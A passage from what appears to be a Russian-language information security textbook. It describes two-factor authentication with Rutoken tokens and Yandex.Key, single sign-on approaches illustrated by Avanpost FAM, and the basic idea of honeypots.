- применение генераторов OTP возможно в тех случаях, когда пользователю недоступен USB-порт (либо он просто отсутствует – как в планшетах, смартфонах, мобильных телефонах).

Другие виды двухфакторной аутентификации

Помимо аппаратных идентификаторов и одноразовых паролей, существуют также и другие технологии, позволяющие осуществлять многофакторную аутентификацию. Прежде всего это системы биометрического распознавания. Опознать человека можно по многим уникальным признакам, таким как отпечатки пальцев, сетчатка глаза, голос, изображение лица. Но наиболее распространенным биометрическим идентификатором является отпечаток пальца. Правда, технология распознавания также не лишена недостатков. Например, если вы пришли в помещение с мороза, считыватель не распознает ваших отпечатков, пока не отогреете руку. Также в случае пореза пальца могут возникнуть трудности с опознанием.

Биометрические характеристики могут являться одним из элементов двухфакторной аутентификации. Однако в рамках данного материала мы не будем рассматривать биометрию, а ограничимся лишь системами двухфакторной аутентификации, основанными на аппаратных идентификаторах и OTP.

Формируем требования

Перед тем как приступить к сравнению систем двухфакторной аутентификации, нам необходимо сформировать требования, которым они должны отвечать. Основные требования у нас уже есть: это наличие аппаратного идентификатора и OTP. Таким образом, нам необходима система, использующая смарт-карты или USB-токены, в которых встроен генератор одноразовых паролей. В дополнение к этому данный аппаратный идентификатор должен хранить сертификат пользователя, необходимый для успешной аутентификации. Сформируем остальные требования.

Задачи системы двухфакторной аутентификации:

- обеспечить идентификацию и надежную аутентификацию пользователя при удаленном доступе к сети и работе с информацией особой важности;
- контролировать доступ к информации с использованием криптостойких методов аутентификации;
- предоставить доступ к информационными ресурсам компании сотрудникам из недоверенных сред (интернет-кафе, компьютеров с неконтролируемым состоянием безопасности);
- обеспечить безопасное хранение и генерацию криптоинформации (ключей шифрования, ЭЦП и т. д.);
- соответствовать требованиям российского законодательства в сфере применения средств криптозащиты.

Данные требования определяют основные задачи, выполняемые системой. Также приведу несколько дополнительных требований к двухфакторной аутентификации:

- безопасно хранить идентификационную информацию;
- обеспечить гарантированную защиту от кражи идентификационной информации через интернет;
- использовать однократные пароли при работе в недоверенной среде;
- использовать криптографически стойкую аутентификацию при доступе с рабочими станциями, веб-порталами, электронной почтой, удаленным доступом в сеть и беспроводными соединениями;
- интегрироваться с корпоративной системой открытых ключей PKI с использованием сертификатов стандарта X.509;
- обеспечить применение сотрудниками средств двухфакторной аутентификации за счет интеграции с системой контроля доступа в помещения;
- использовать сертифицированные регулирующими органами РФ решения по защите информации.

Итак, у нас есть требования, которые мы предъявляем к системам двухфакторной аутентификации, теперь перейдем к описанию самих решений.

7.6.2. Сравнение систем

Аппаратные решения Рутокен

На рынке средств двухфакторной аутентификации имеются и российские игроки, в частности компания Рутокен. Решения данного разработчика пользуются особой популярностью в госучреждениях, где предъявляются повышенные требования к наличию сертификатов ФСТЭК и ФСБ. Хотя они не лишены ряда недостатков. Прежде всего мне не удалось найти варианта реализации генератора одноразовых паролей. Притом, в отличие от описанных ранее систем, здесь нет не только совмещенного ключа с OTP, но и отдельного генератора OTP.

Электронный идентификатор *Rutoken* – это компактное устройство в виде USB-брелока, которое служит для авторизации пользователя в сети или на локальном компьютере, защиты электронной переписки, безопасного удаленного доступа к информационным ресурсам, а также надежного хранения персональных данных (рис. 7.26).




Рис. 7.26. *Внешний вид ключа Rutoken*

Rutoken с успехом заменяет любые парольные системы защиты, ведь теперь не нужно запоминать множество логинов и сложных паролей, все они надежно хранятся в памяти токена. Все, что должен сделать пользователь, – подключить токен к USB-порту и набрать PIN-код. Таким образом осуществляется двухфакторная аутентификация, когда доступ к информации можно получить, только обладая уникальным предметом (токеном) и зная некоторую уникальную комбинацию символов (PIN-код).

Ключ *Rutoken* является аналогом смарт-карты, но для работы с ним не требуется дополнительное оборудование (считыватель), данные надежно хранятся в энергонезависимой памяти токена объемом до 128 Кб, прочный корпус *Rutoken* устойчив к внешним воздействиям.

Электронные идентификаторы обычно используются в комплексе с соответствующими программно-аппаратными средствами. *Rutoken* поддерживает основные промышленные стандарты (см. технические характеристики), что позволяет без труда использовать токены в уже существующих системах безопасности информации.

Rutoken разработан российскими компаниями «Актив» и «Анкад» с учетом современных требований к устройствам защиты информации. Главным отличием *Rutoken* от зарубежных аналогов, описанных ранее, является аппаратно реализованный российский стандарт шифрования ГОСТ 28147–89. Комплект разработчика Rutoken (Rutoken Developer's Kit) ориентирован на разработчиков программного обеспечения и системных интеграторов в области информационной безопасности. Он позволяет ознакомиться с возможностями российских идентификаторов и содержит все необходимое, чтобы встроить поддержку *Rutoken* в собственные программные продукты и интегрировать *Rutoken* в уже существующие приложения. Полный набор программного обеспечения *Rutoken* поставляется только с Комплектом разработчика. ПО Rutoken состоит из следующих компонентов:

- собственные Cryptographic Service Provider и ICC Service Provider;
- дополнительные интерфейсы ICC Service Provider для повышения удобства работы и для реализации дополнительных возможностей *Rutoken*;
- сервисная библиотека C++ классов, предназначенная для облегчения разработки приложений, использующих *Rutoken*;
- утилита обслуживания *Rutoken*, отвечающая за создание объектов файловой системы, назначение прав доступа к объектам файловой системы, редактирование символьного имени токена, шифрование внешних данных внутри *Rutoken*;
- утилита администрирования *Rutoken*, с помощью которой производится получение сведений о выбранном токене, инициализация памяти Ruto-

ken, изменение PIN-кодов пользователя и администратора, восстановление заблокированного PIN-кода;

- браузер сертификатов позволяет производить просмотр записанных на *Rutoken* контейнеров MS CAPI и хранящихся в них сертификатов X.509, регистрацию сертификатов в личном хранилище сертификатов и удаление их из хранилища, импорт сертификатов из PFX- и CER-файлов, экспорт сертификатов в PFX- и CER-файлы, назначение/отмену контейнера по умолчанию, удаление контейнеров вместе с их содержимым из памяти *Rutoken*, а также примеры в исходных текстах;
- драйверы для различных ОС;
- набор инсталляторов для установки отдельных компонентов ПО *Rutoken* на компьютеры конечных пользователей.

Продукция Рутокен имеет большое количество различных сертификатов ФСТЭК и ФСБ.

Цены на ключи Рутокен можно найти на сайте производителя.

«Яндекс.Ключ»

Альтернативой аппаратных решений для двухфакторной аутентификации выступают программные решения, работающие на базе мобильных устройств (Android, iOS). По сути, такое решение является приложением-аутентификатором. Российское решение «Яндекс. Ключ», разработанное Яндексом, является наиболее удобным из существующих приложений для двухфакторной аутентификации. С одной стороны, оно не требует регистрации для начала работы, то есть можно начать им пользоваться без выполнения дополнительных действий. С другой стороны, в нем есть несколько дополнительных возможностей, которые открываются тем, кто не поленится зайти в настройки.




Рис. 7.27

Во-первых, для большей защиты для доступа в «Яндекс.Ключ» можно использовать PIN-код или отпечаток пальца. Во-вторых, можно создать в облаке Яндекса резервную копию токенов, защищенную паролем (правда, здесь уже придется указать номер телефона), и восстановить ее на любом из используемых вами устройств. Точно так же можно будет перенести токены на новое устройство, когда понадобится переезжать.

Из недостатков приложения стоит отметить не вполне удобный для использования с большим количеством токенов интерфейс.

Посмотрим, как настроить Яндекс.Ключ для двухфакторной аутентификации в Яндексе. Для начала необходимо установить приложение Яндекс.Ключ

на смартфон или планшет (как уже упоминалось, есть версия для Android и для iOS).

В браузере или любом другом мобильном приложении Яндекса (подойдет даже «Навигатор») войдите в настройки своего аккаунта Яндекса, прокрутите страницу вниз и выберите пункт **Пароли и авторизация**.

Нажмите на **Способ входа** и выберите пункт **Яндекс.Ключ**. Далее подтвердите номер телефона, привязанный к вашему аккаунту. Для этого нажмите кнопку **Получить код**, дождитесь SMS, введите одноразовый код из сообщения в соответствующее поле и нажмите **Подтвердить**.

Придумайте пин-код длиной от 4 до 16 цифр и нажмите **Создать**. Запомните этот код или запишите его и храните в надежном месте – вы будете вводить его каждый раз, когда вам понадобится одноразовый пароль из Яндекс.Ключа. Еще он пригодится для восстановления доступа к аккаунту Яндекса.



Рис. 7.28

На экране появится QR-код. Отсканируйте его с помощью приложения Яндекс.Ключ.

В качестве альтернативы QR-коду можно ввести секретный ключ – скажем, если с камерой что-то не получается или если вы настраиваете все с одного и тоже же смартфона. В этом случае в настройках аккаунта Яндекса нажмите на **Показать секретный ключ**, а на экране сканирования QR-кода в приложении Яндекс.Ключ – на надпись или добавьте его вручную. После сканирования QR-кода или ввода секретного ключа введите в приложении Яндекс.Ключ пин-код, и вы увидите одноразовый пароль. Введите его на странице настроек аккаунта Яндекса. Сразу после этого двухфакторная аутентификация включится.

Если вы собираетесь использовать Яндекс.Ключ для аутентификации не только в Яндексе, но и в других сервисах, то стоит также защитить вход в приложение мастер-паролем. Для этого в Яндекс.Ключе войдите в настройки, включите мастер-пароль и задайте его. Главное – не путайте его с пин-кодом, это разные вещи.

Будьте готовы к тому, что после включения двухфакторной аутентификации нужно будет заново войти во все службы Яндекса, привязанные к учетной записи. В частности, придется повторно настроить умную колонку с Алисой, войти в приложения Яндекса на всех ваших устройствах, настроить сбор почты в почтовой программе и т. д.

Для сторонних приложений и устройств, которые могут подключаться к вашей учетной записи (например, почтовых клиентов или совместимых с Яндексом автомагнитол), в настройках аккаунта Яндекса придется создать специальные пароли приложений, потому что старый единый пароль перестанет работать.

Важно внимательно читать, какие именно пароли и коды требуются на каждом этапе, – это позволит избежать проблем и настроить все достаточно быстро.

Подводя итог приведенному описанию работы, посмотрим на достоинства и недостатки решения Яндекс.Ключ.

Достоинства:

- минимализм на старте, расширенная функциональность доступна через настройки;
- создание резервных копий токенов в облаке для использования на нескольких устройствах и переезда на новые;
- вход в приложение защищен PIN-кодом или отпечатком пальца;
- на экране показывается код только для последнего использованного токена;
- заменяет постоянный пароль к аккаунту Яндекса.

Недостатки:

- при большом количестве токенов не очень удобно искать нужный.

7.6.3. Заключение

Современным подходом к проблеме повышения безопасности процесса аутентификации является технология многофакторной аутентификации, которая предполагает использование нескольких факторов подтверждения подлинности пользователя. На сегодняшний день, как правило, используются двухфакторные системы аутентификации, в которых два фактора предполагают наличие некоторого средства аутентификации (смарт-карта, USB-токен и пр.) и знание некоторого секрета для применения средства аутентификации (PIN-кода).

Смарт-карты и токены также являются надежным средством генерации и хранения ключей шифрования и электронной цифровой подписи, они содержат защищенный микропроцессор, позволяющий выполнять криптографические операции непосредственно внутри устройства. Использование данных средств позволяет существенно повысить защищенность информационных ресурсов организации.

7.7. Однократная аутентификация

В современных корпоративных сетях используется большое количество паролей. Пользователю для выполнения своих обязанностей зачастую может потребоваться до десятка учетных записей. Аккаунт в операционной системе, на почтовом сервере, в приложении, взаимодействующем с базой данных, для удаленного доступа, в системе документооборота, на веб-портале – вот далеко не полный список систем, для которых потребуются учетные записи. Конечно, многие приложения можно настроить на использование аутентификации Active Directory. Однако что делать тем компаниям, в которых не применяется Active Directory или же присутствуют приложения, не поддерживающие аутентификацию в домене? Кроме того, при проведении аутентификации требуется обеспечить соответствие требованиям информационной безопасности, например быть достаточно сложными для защиты от подбора.

Следует отметить, что в таких условиях безопасность явно вступает в противоречие с удобством использования: чем больше паролей и чем сложнее

они, тем больше вероятности, что обычный пользователь найдет способ облегчить себе жизнь – приклеит стикер на монитор (особо продвинутые клеят на нижней стороне клавиатуры) или создаст список паролей в текстовом файле на рабочем столе Windows. Кроме того, нельзя недооценивать возможность умышленной или неумышленной передачи своих идентификационных данных другому лицу. Этот фактор особенно важен при наличии удаленного доступа к ресурсам компании из интернета. Здесь стоит упомянуть раздел, посвященный средствам двухфакторной аутентификации, в котором рассмотрены решения, позволяющие усилить аутентификацию посредством использования дополнительных аппаратных идентификаторов.

Для выполнения требований безопасности и удобства работы пользователя применяют средства автоматизации – специализированные системы однократной аутентификации (SSO – Single Sign-On, единый вход), которые избавляют пользователя от необходимости ввода имени и пароля при доступе к различным приложениям.

Немного о стоимости поддержания паролей

Прежде чем начать обсуждать технические аспекты работы SSO, немного поговорим о стоимости обслуживания паролей. По данным аналитиков Forrester Research, любая компания ежегодно тратит 200 долларов на каждого пользователя, занимаясь разрешением проблем, связанных с использованием пароля (наиболее распространенным поводом для обращения является смена пароля).

В эти расходы входят затраты на службу поддержки пользователей, стоимость администрирования информационных систем при добавлении пользователя, потерянное время сотрудника при наборе паролей, потерянное время при восстановлении забытого пароля и т. д. Таким образом, затраты на поддержку десяти паролей для 1000 пользователей по минимальной оценке выше 200 составляют 1000*10*40 = 400 000$ (четыреста тысяч долларов США).

Администраторам, работающим в небольших компаниях, такая арифметика может показаться завышенной, однако вспомните, сколько раз к вам обращались пользователи с вопросом «Почему меня не пускают?». А теперь представьте, что у вас таких клиентов более ста и у каждого в среднем один раз в месяц возникают проблемы с паролями. Решение подобной проблемы занимает в среднем от пяти до десяти минут. Таким образом, поддержка паролей для одного приложения для ста пользователей будет занимать в среднем от получаса до часа в день. (При расчете учитывались только рабочие дни в месяце.) А если таких приложений десять? Тогда в пору отдельного специалиста нанимать, который будет только паролями и заниматься. Впрочем, как правило, делают по-другому: администратор Active Directory занимается проблемами, связанными с аутентификацией в домене, «почтовик» – проблемами с аутентификацией на почтовом сервере, администратор СУБД – проблемами, связанными с базой данных. Поэтому целый день проблемами с паролями никто не занимается, но каждый из специалистов тратит часть своего рабочего времени на их разрешение. Было бы очень неплохо автоматизировать процесс управления паролями, это позволило бы существенно сэкономить.

Таким образом, мы обосновали экономическую эффективность использования систем однократной аутентификации.

Взаимодействие со смежными системами

Выше уже упоминалась стоимость обслуживания паролей. Для того чтобы снизить затраты на выполнение данной задачи, существует ряд систем, помимо SSO, с которыми однократная аутентификация должна взаимодействовать.

Во-первых, это система централизованного управления учетными записями (Identity Management System). Как уже упоминалось, пользователь в своей работе применяет аккаунт для аутентификации в различных приложениях. Когда новый сотрудник приходит на работу, для него необходимо завести учетную запись в каталоге Active Directory, в почтовой системе, в базе данных, в бухгалтерских системах и т. д. Аналогично при увольнении – все записи должны быть заблокированы.

Работать с многочисленными аккаунтами вручную не всегда удобно, у соответствующих специалистов будет уходить на это слишком много времени. Системы Identity Management (IdM) позволяют автоматизировать процесс создания учетных записей. Администратор создает аккаунт в каталоге (например, в AD), затем приложения настраиваются на получение данных из каталога.

Но вернемся к теме раздела, к системам однократной аутентификации. Взаимодействие SSO и Identity Management очень желательно. При создании или изменении аккаунта в IdM все изменения, связанные с паролями, должны автоматически реплицироваться в SSO. Такая интеграция существенно увеличит эффективность работы обеих систем.

Интеграция SSO с системами двухфакторной аутентификации заключается так же, как и в IdM, в синхронизации сведений об учетных записях, в частности о применяемом методе аутентификации, использовании аппаратного идентификатора и т. д.

7.7.1. Принципы работы однократной аутентификации

Требования к SSO

Требования к системе однократной аутентификации предъявляются не очень сложные, но здесь есть ряд нюансов. Прежде всего нам необходимо хранить пароли от различных приложений, при этом SSO должна уметь распознавать самостоятельно, в какое приложение пытается зайти пользователь, и «подставлять» в соответствующие поля ввода учетные данные.

Совершенно очевидно, что тут возникает проблема нестандартных систем, тех, которые не поддерживаются системой SSO по умолчанию. Соответственно, для таких приложений SSO не знает, где находятся поля ввода данных, и ее необходимо «обучить», указав, где находятся поля **Логин**, **Пароль**. Это одна из основных трудностей, возникающих при внедрении SSO. Также нужно показать, как выглядит сообщение о неверном вводе пароля, а еще различные системные сообщения, связанные с аутентификацией (требование смены устаревшего пароля, несоответствие групповым политикам и т. д.). Таким образом, система однократной аутентификации должна обладать набором инструментов, необходимым для выполнения всех этих задач.

Отдельно при сравнении решений рассматривается вопрос интеграции с каталогом Active Directory. Дело в том, что для продуктов, интегрирующихся с AD,

никаких проблем при работе SSO не возникает. В Active Directory создается один аккаунт. Сервисы при работе лишь запрашивают полномочия пользователя у AD для этой учетной записи. В случае же проблем с интеграцией с каталогом такая схема работы SSO становится невозможной, и это добавляет существенные трудности с внедрением.

Общие требования к управлению паролями

Теперь рассмотрим требования к управлению паролями. Их можно сформулировать в следующем списке:

- поддерживать отказ от ввода паролей вручную. Система позволяет пользователю не вводить информацию с клавиатуры. Все идентификационные данные диалоговой формы приложения заполняются автоматически, пользователю достаточно лишь один раз ввести пароль при входе в систему. Это снижает риск кражи пароля и повышает удобство пользователя при доступе к информационным системам;
- возможность применения длинных и сложных паролей. При использовании системы пользователь не должен вводить пароль вручную, поэтому сам пароль может быть длиннее и сложнее, чем обычный пароль, который пользователь может запомнить;
- интеграция с системой управления учетными записями Identity Management;
- возможность применения строгой двухфакторной аутентификации. Система позволяет использовать различные способы для двухфакторной аутентификации пользователей – токены, смарт-карты, биометрию;
- автоматизация хранения и обработки паролей. При интеграции с системами управления учетными записями и двухфакторной аутентификации возможна полная автоматизация выдачи и использования паролей, без привлечения пользователя на всех этапах жизненного цикла идентификационной информации. Пользователь вводит пароль только при первом входе в систему.

7.7.2. Решение Avanpost

При выборе системы однократной аутентификации важную роль играют следующие факторы:

- масштабируемость технического решения при внедрении в компаниях и на предприятиях с разветвленной и гетерогенной информационной средой. Оценить данную возможность можно по наличию документации к техническому решению;
- наличие дистрибьюторов на территории Российской Федерации, системы поддержки и сопровождения продукта на этапах предварительного тестирования, внедрения и эксплуатации. Этот критерий имеет достаточно большое значение, так как эксплуатировать подобные системы без поддержки крайне затруднительно;
- универсальность с точки зрения поддержки клиентских приложений и наиболее используемых инфраструктурных в корпоративных информационных системах.

На практике последний пункт означает необходимость перехвата оконных форм ввода учетных данных, которые используют целевые приложения.

С технической точки можно выделить два основных подхода в SSO-аутентификации:

- перехват окон аутентификации приложений и автоматическая подстановка логинов и паролей пользователя;
- единый сервис аутентификации для приложений, интегрированный с ними по стандартизованным протоколам.

Давайте разберем подробнее данные варианты технологий SSO. Продукты, реализующие первый метод, имеют архитектуру, в состав которой входит агентское приложение. На компьютер пользователя устанавливается SSO-агент, который при запуске приложений пользователем перехватывает окно аутентификации, подставляет в него логин и пароль, если необходимо – дополнительные параметры, выполняет соответствующий набор пользовательских действий, как правило, нажимает кнопку **OK**. Все логины и пароли к приложениям хранятся в защищенном профиле пользователя, который периодически синхронизируется с сервером. Сервер, в свою очередь, может обновлять профили после смены паролей в информационных системах, либо это делает пользователь или администратор вручную. По сути, такой метод аутентификации эмулирует действия пользователя по запоминанию логинов и паролей в разные приложения, их вводу в окна аутентификации и дальнейшему запуску приложения. Продукты, реализующие его, достаточно «коробочные», не требующие специальных знаний технического специалиста при внедрении. Тем не менее повышается сложность сопровождения, потому что у такой SSO-системы есть агентская часть. Класс продуктов, реализующих такой метод аутентификации, обычно называется корпоративное SSO, или Enterprise SSO (ESSO). Во-первых, потому что ввиду наличия агента продукты ESSO могут эффективно использоваться только для внутренних пользователей организации. Во-вторых, они больше подходят для «десктопных» приложений, то есть имеющих «толстого» клиента, которых было большинство в корпоративной ИТ-инфраструктуре при появлении первых SSO-решений.

В отличие от варианта перехвата окон приложений, единый сервис аутентификации (так называемый Identity Provider, или IDP) не требует установки агента. Основной его принцип Single Sign-On заключается в том, что он непосредственно выполняет функции по аутентификации пользователей для всех подключенных к нему приложений. А приложения, доверяющие сервису аутентификации, полностью делегируют ему решение этой задачи. При первом запуске приложения пользователь перенаправляется на страницу аутентификации централизованного SSO-сервиса, где он проходит аутентификацию с применением необходимой цепочки проверок. После аутентификации он возвращается в приложение с подтверждением, что он действительно тот, за кого себя выдает. После выполнения аутентификации пользователя в централизованном сервисе запоминается его сессия, и при повторном обращении к любому приложению, доступному пользователю и интегрированному с сервисом SSO, ему уже не потребуется повторно проходить процедуру входа. Для обеспечения такой прозрачной аутентификации в приложениях они, как правило, интегрируются с сервисом посредством стандартизованных протоколов, таких как OpenID Connect и SAML. Преимущества данного метода – удобство

сопровождения, так как технология безагентская и для всех приложений обеспечивается единый каталог сведений о пользователях, что значительно сокращает трудозатраты администраторов на обслуживание учетных записей. Основной недостаток в том, что на практике метод применим преимущественно для веб-приложений. Поэтому чаще такой тип единой аутентификации называется Web SSO.

Использование SSO-продуктов, которые поддерживают только одну из представленных технологий, становится проблемой в современной корпоративной ИТ-инфраструктуре, где присутствуют оба типа приложений: с «толстым» (устанавливаемым на рабочем месте пользователя) и «тонким» (веб-интерфейсом) клиентом. Конечно, все больше информационных систем переходят на веб-архитектуру, но еще не скоро «десктопные» приложения без поддержки IDP полностью уйдут в прошлое. Внутрикорпоративные информационные технологии более консервативны по сравнению с внешними клиентскими сервисами, где уже давно полностью доминируют веб-технологии.

В качестве примера рассмотрим Avanpost FAM (Federated Access Manager) от российской компании «Аванпост». FAM – это единая платформа SSO для обеспечения однократной аутентификации сотрудников в информационной инфраструктуре. Система позволяет организовать прозрачную и многофакторную аутентификацию в мобильных и веб-приложениях, продуктах с «толстым клиентом», SaaS-сервисах и терминальных решениях, поддерживая все современные факторы и способы удостоверения личности.




Рис. 7.29

Avanpost FAM одновременно поддерживает три технологии аутентификации:

- Enterprise SSO (ESSO). Это реализация метода перехвата окон аутентификации и автоматической подстановки данных для аутентификации пользователя. Этот метод, как было описано выше, используется для «десктопных» приложений и при входе в операционную систему. Для работы в данном режиме Avanpost FAM использует агентское программное обеспечение, входящее в состав продукта;
- IDP (Identity Provider). Данный режим работы применяется для веб-приложений, поддерживающих стандартизованные протоколы аутентификации: SAML 2.0, OpenID Connect/OpenID, а также другие протоколы на базе OAuth. Это наиболее эффективный и современный вариант единой и однократной аутентификации в приложениях из-за низких требований

к аппаратной части сервиса и отсутствия в архитектуре IDP программного агента. Но его применение ограничено информационными системами, поддерживающими указанные протоколы. В данном режиме также можно обеспечить SSO-аутентификацию в облачных приложениях, которые стали активнее применяться для корпоративных целей. При использовании Avanpost FAM для облачных сервисов хранение учетных записей пользователя и его аутентификация будут осуществляться во внутреннем каталоге Avanpost FAM или интегрированном с ним корпоративном каталоге, а облачным приложениям будет передаваться только информация о допуске пользователя, прошедшего аутентификацию. Таким образом, при использовании облачной модели не будет снижена безопасность корпоративных данных для аутентификации;

- Reverse Proxy. Данный метод аутентификации, как и IDP, применяется для веб-приложений, но преимущественно для тех, которые не поддерживают протоколы аутентификации OIDC/SAML. При данном варианте SSO-сервис настраивается в качестве прокси-сервера перед веб-приложением, получает все запросы от пользователей на доступ к приложениям, осуществляет аутентификацию и после успешной аутентификации подставляет необходимые атрибуты пользователя в запросах к приложению. Этот подход идейно близок к варианту ESSO, потому что тоже использует подстановку данных пользователя, но уже на уровне веб-технологий. По сути, наличие данного метода аутентификации позволяет дополнить метод IDP, который является преимущественным, и покрыть таким образом все виды веб-приложений в ИТ-инфраструктуре заказчика.

Avanpost FAM построен на современном технологическом стеке, позволяющем работать системе в высоконагруженных средах с минимальными требованиями к аппаратной части. Архитектура системы состоит из серверной части Avanpost FAM Server, агента Avanpost FAM Agent, администраторского и пользовательского веб-приложений. Avanpost FAM является кросс-платформенной системой, поддерживает серверные операционные системы семейства Windows и Linux, технологии контейнеризации Docker, работает с современными высокопроизводительнымии масштабируемыми СУБД PostgreSQL и Tarantool. Использование открытых платформ немаловажно для заказчиков, которым актуальны требования по импортозамещению.

Для удобства пользователей в архитектуре Avanpost FAM предусмотрено пользовательское приложение, предоставляющее доступ к личному кабинету и настройкам профиля пользователя. Основной особенностью личного кабинета является наличие каталога приложений, доступных пользователю. Приложения представлены в виде иконок, нажимая на которые, пользователь может войти в соответствующее приложение, Avanpost FAM обеспечит ему прозрачную аутентификацию.

Используя личный кабинет Avanpost FAM, пользователь может управлять своими факторами аутентификации, например менять свой пароль или PIN-коды usb-токенов и смарт-карт, редактировать личные данные. Таким образом, в границах, заданных администратором системы, пользователь может управлять параметрами безопасности своих учетных данных и приложений, тем самым снижая нагрузку на администраторов.




Рис. 7.30

Также пользователю доступен функционал восстановления пароля до прохождения процедуры аутентификации. При восстановлении пароля пользователю приходит временная ссылка на его электронную почту, по которой он может перейти на страницу создания нового пароля. Такой функционал значительно снижает нагрузку на службу Help Desk по сбросу паролей.

7.8. Honeypot – ловушка для хакера

Говоря о средствах защиты корпоративных ресурсов, нельзя не упомянуть о Honeypot, так называемых «горшочках с медом», приманках, позволяющих изучить методы, используемые взломщиками, и постараться улучшить систему защиты корпоративных ресурсов.

С точки зрения обеспечения информационной безопасности хороши все средства, особенно сегодня – с повсеместным распространением широкополосного интернет-доступа. Казалось бы, можно применить самые совершенные средства аутентификации и криптования, отгородиться мощным межсетевым экраном, но одна маленькая оплошность в ответственной программе способна свести на нет все усилия, предоставив квалифицированному злоумышленнику возможность задействовать эту оплошность в своих целях и в конце концов получить несанкционированные права доступа.

Достаточно долго в этом противостоянии специалисты по безопасности могли лишь реагировать на результаты попыток взлома. У них не было возможности предугадывать действия злоумышленников, действовать на опережение. Это полный аналог шахмат, где партия способна длиться сколь угодно долго: за это время компания может понести колоссальные убытки. Оказалось, что практически всегда у хакера есть возможность адекватно отреагировать на защитные меры. А потому потенциально страдающая сторона, дабы минимизировать риск вторжения, обязана играть на опережение.

Один из методов, позволяющий осуществить эту идею, называется Honeypot (от англ., «горшочек с медом»). Фактически Honeypot представляет собой приманку, на которую в случае удачи и высокого фактора достоверности попадется злоумышленник. Задача Honeypot – подвергнуться атаке или несанкциони-

рованному исследованию, что позволит изучить стратегию злоумышленника и определить круг средств, с помощью которых могут быть нанесены удары по реальным объектам безопасности. Реализация Honeypot не принципиальна, это может быть как специальный выделенный сервер, так и один сетевой сервис, задача которого – привлечь внимание хакеров.

7.8.1. Принципы работы

Honeypot кардинально отличается от всех разработок в сфере безопасности. Как правило, все продукты на данном рынке призваны решать строго определенную функцию (не важно, об аппаратном или программном обеспечении идет речь): межсетевой экран решает задачи разграничения доступа из одной сети в другую на различных уровнях, сервис SSH предназначен для шифрованного доступа к ресурсам операционной системы и т. д. Технология Honeypot не предназначена для решения конкретной задачи, а представляет собой целую философию – гибкую, настраиваемую в соответствии с поставленной целью. Как можно догадаться, это не формализованный продукт или технология, а своего рода инструмент, примерно как микроскоп в руках биолога.

Honeypot обеспечивает специалистам в области безопасности достаточно весомые преимущества. В первую очередь это сбор необходимой информации, зачастую содержащей ценные сведения. Развертывание и эксплуатация «живца» не представляют особой трудности, также и средства Honeypot, как правило, не требовательны к системным ресурсам.

Огромное количество существующих на рынке продуктов имеют развитые встроенные механизмы сбора и анализа информации, касающейся безопасности (в основном на уровне журналов). При желании сетевой администратор способен отследить события в хронологическом порядке и узнать, что же происходило на определенном участке инфраструктуры в X часов Y минут Z секунд. Однако нельзя отрицать, что вычленение необходимых сведений нередко бывает довольно сложным, ведь приходится просматривать огромные лог-файлы, чтобы узнать, когда, где и как обнаружилась подозрительная несанкционированная активность. С этой точки зрения средства Honeypot выглядят практически идеально: информации собирается немного, но вся она представляет большую ценность, ведь именно такие сведения раскрывают суть попытки взлома, сканирования или исследования.

Поскольку Honeypot изначально «забрасывается» для атаки и исследований, можно предположить, что практически вся снятая с ловушки информация отражает действия именно злоумышленников. На ее основе можно провести анализ, построить статистику методов, использующихся хакерами, а также определить наличие каких-либо новых решений, применяющихся взломщиками. Неразумно было бы подставлять под удар реальный участок сетевой инфраструктуры – ведь на основе информации от Honeypot можно оперативно внести коррективы в конфигурацию, например, production-сервера.

